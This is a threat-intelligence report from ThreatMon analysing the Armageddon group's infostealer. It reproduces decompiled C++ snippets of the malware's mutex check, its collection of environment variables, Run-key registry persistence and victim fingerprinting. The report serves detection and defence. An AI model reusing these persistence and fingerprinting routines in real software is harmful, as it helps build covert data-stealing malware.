
ThreatMon



Cybergun:

Technical Analysis of the Armageddon's Infostealer

in @threatmon

@MonThreat

Table of Contents

Introduction

Armageddon Group is a notorious threat actor group that has been responsible for multiple cyber attacks in Ukraine and other parts of the world. One of their tactics involves the use of an Infostealer malware that is designed to steal sensitive information from targeted systems. In our previous report we examined the tactics, techniques and procedures which Armageddon use when they attack Ukrainian Government Entities.


In this technical analysis, we will delve into the details of how the Armageddon Group's Infostealer malware operates, what its capabilities are, and how it can be detected and mitigated. We will analyze the malware's code and behavior, as well as its delivery methods and infection vectors.

By conducting this analysis, we hope to provide insights into the workings of this dangerous malware, and help organizations and individuals better protect themselves against future attacks.

What is an Infostealer?


An infostealer malware is a type of malicious software (malware) that is designed to infiltrate a victim's computer system, gather sensitive or valuable information, and send it back to the attacker. The stolen information can include passwords, credit card numbers, personal identification information, and other data that can be used for identity theft or other criminal purposes.

Malware Delivery Phases of Armageddon




Technical Analysis

Binary is a Portable Executable file and written in C++. Visual Studio 2015 has been used and as seen compiled in August, 2022.




signature	Microsoft Visual C++
tooling	Visual Studio 2015
entry-point	E8 46 06 00 00 E9 74 FE FF FF 55 8B EC 8B 45 08 56 8B 48 3C 03 C8 0F B7 41 14 8D 51 18 03 D0 0F B7
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Wed Aug 03 11:43:28 2022 | UTC

Malware begins execution by creating a mutex named “*Global\\flashUpdated_r*”. Mutexes are used by malware to prevent reinfection. Then it checks for error code 183 ALREADY_EXISTS. It shows that there is a mutex named *Global\\flashUpdated_r,* and if there is, it terminates.




```
  if ( CreateMutexW(0, 0, L"Global\\flashUpdated_r") && GetLastError() != 183 )
  {
```

…




```
  }
  return 0;
}
```

Then it reads environment variables for computer name, username, temp directory and local app data directory.




```
Buffer = 0;
BufferCount = 0;
_wdupenv_s(&Buffer, &BufferCount, L"TEMP");
v38 = 0;
v41 = 0;
_wdupenv_s(&v38, &v41, L"LOCALAPPDATA");
v35 = 0;
v40 = 0;
_wdupenv_s(&v35, &v40, L"COMPUTERNAME");
v36 = 0;
v39 = 0;
_wdupenv_s(&v36, &v39, L"USERNAME");
```

To gain persistence, it creates a registry entry “Windows Task” under the RUN key.




```
  result = sub_40F32B(&lpData);
  if ( !result )
  {
    phkResult = 0;
    result = RegOpenKeyExA(
               HKEY_CURRENT_USER,
               "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
               0,
               0x20006u,
               &phkResult);
    if ( !result )
    {
      RegSetValueExA(phkResult, "Windows Task", 0, 1u, lpData, strlen((const char *)lpDat
      return RegCloseKey(phkResult);
    }
  }
  return result;
}
```

Then it prepares the string for *L”C:\\Users\\{username}\\AppData\\Local\\profiles_c.ini”* .




```
    *(_OWORD *)pszMore = xmmword_433C20;
    v45 = 6881390;
    v44 = 0x69002E0063005Fi64;
    v46 = 0;
    v3 = wcslen(pszMore) + wcslen(v38) + 128;
    v4 = (_WORD *)way_to_MALLOC((unsigned __int64)v3 >> 31 != 0 ? -1 : 2 * v3);
    memset(v4, 0, (unsigned __int64)v3 >> 31 != 0 ? -1 : 2 * v3);
    pszPath = v4;
    *v4 = 0;
    copy_third_to_first(v4, v3, v38);
    PathAppendW(pszPath, pszMore);
```




```
    _wdupenv_s(&v38, &v41, L"LOCALAPPDATA");
    v35 = 0;
    v40 = 0;
    _wdupenv_s(&v35, &v40, L"COMPUTERNAME");
    v36 = 0;
    v39 = 0;
    _wdupenv_s(&v36, &v39, L"USERNAME");
    REGISTRY_RUN_KEY_RETURN();
    *(_OWORD *)pszMore = xmmword_433C20;
    v45 = 6881390;
    v44 = 0x69002E0063005Fi64;
    v46 = 0;
    v3 = wcslen(pszMore) + wcslen(v38) + 128;
    v4 = (_WORD *)way_to_MALLOC((unsigned __int64)v3 >> 31 != 0 ? -1 : 2 * v3);
    memset(v4, 0, (unsigned __int64)v3 >> 31 != 0 ? -1 : 2 * v3);
    pszPath = v4;
    *v4 = 0;
    copy_third_to_first(v4, v3, v38);
    PathAppendW(pszPath, pszMore);
```

After it creates a 12 characters random “x” string it creates a directory under the %TEMP% with the name of “x” string.

L”C:\\Users\\{username}\\AppData\\Local\\TEMP\\XXXXXXXXXX”




```
v5 = (WCHAR *)generate_random_12char_string();
v6 = wcslen(Buffer);
v7 = v5;
while ( *v7++ )
  ;
Block = v7 - (v5 + 1) + v6 + 128;
v9 = (_WORD *)way_to_MALLOC((unsigned __int64)(unsigned int)Block >> 31 != 0 ? -1 : 2
memset(v9, 0, (unsigned __int64)(unsigned int)Block >> 31 != 0 ? -1 : 2 * Block);
*v9 = 0;
copy_third_to_first(v9, Block, Buffer);
PathAppendW(v9, v5);
SHCreateDirectoryExW(0, v9, 0);
```




```
_wdupenv_s(&Buffer, &BufferCount, L"TEMP");
v38 = 0;
v41 = 0;
```

Buffer is holding TEMP directory string

Then it reads main volume’s (“C:\\”) serial number and return as a string, then it will concat the other information that taken from the PC like “ComputerName||UserName||Random12CharString||VolumeSerialNumber”




```
v27 = dword_438BD8;
*v11 = 0;
dword_438BEC = (int)v11;
copy_third_to_first(v27, Block, v9);
copy_third_to_first(dword_438BEC, Block, v9);
v12 = RETURN_VOLUME_SERIAL_NUMBER(L"C:\\", v28, v30);
Blocka = (void *)v12;
```



```
